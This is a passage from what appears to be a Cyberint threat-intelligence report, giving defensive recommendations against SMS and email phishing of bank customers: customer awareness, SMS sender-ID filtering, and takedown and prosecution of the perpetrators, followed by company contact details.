  For example, implement and inform customers that official communications will always address them by name in addition to an extract of their account number for verification.

  This could also include examples of what legitimate communications will be sent.

  Additionally, remind customers to never divulge personal or financial information, especially one-time passwords, in response to any email, SMS or telephone call.

  If in doubt, customers should be reminded to contact the organization directly via a customer service number, often printed on the reverse of payment cards, or by directly entering the official website URL into their browser.

- **SMS REGULATION**

  Consider working with government regulatory bodies and the telecommunications industry to identify and block SMS messages masquerading as sent from legitimate sender IDs as well as those containing keywords related to bank brands, security terminology and other phishing indicators.

- **TAKEDOWN & PROSECUTE**

  Consider the use of take-down services to remove offending phishing content as well as threat intelligence sources, both human intelligence (HUMINT) and social media intelligence (SOCMINT), to identify those involved in this activity along with their associates.

  Having identified the perpetrators, prosecutions should be sought where possible to both disrupting the threat and to act as a deterrent to others.

CONTACT US

www.cyberint.com | sales@cyberint.com | blog.cyberint.com

USA

Tel: +1-646-568-7813
214 W 29th St, 2nd Floor New York, NY 10001

ISRAEL

Tel: +972-3-7286-777
17 Ha-Mefalsim St 4951447 Petah Tikva

UNITED KINGDOM

Tel: +44-203-514-1515
Fox Court 14 Grays Inn Rd, Holborn, WC1X 8HN, Suite 2068 London

SINGAPORE

Tel: +65-3163-5760
135 Cecil St. #10-01 MYP PLAZA 069536

LATAM

Tel: +507-395-1553
Panama City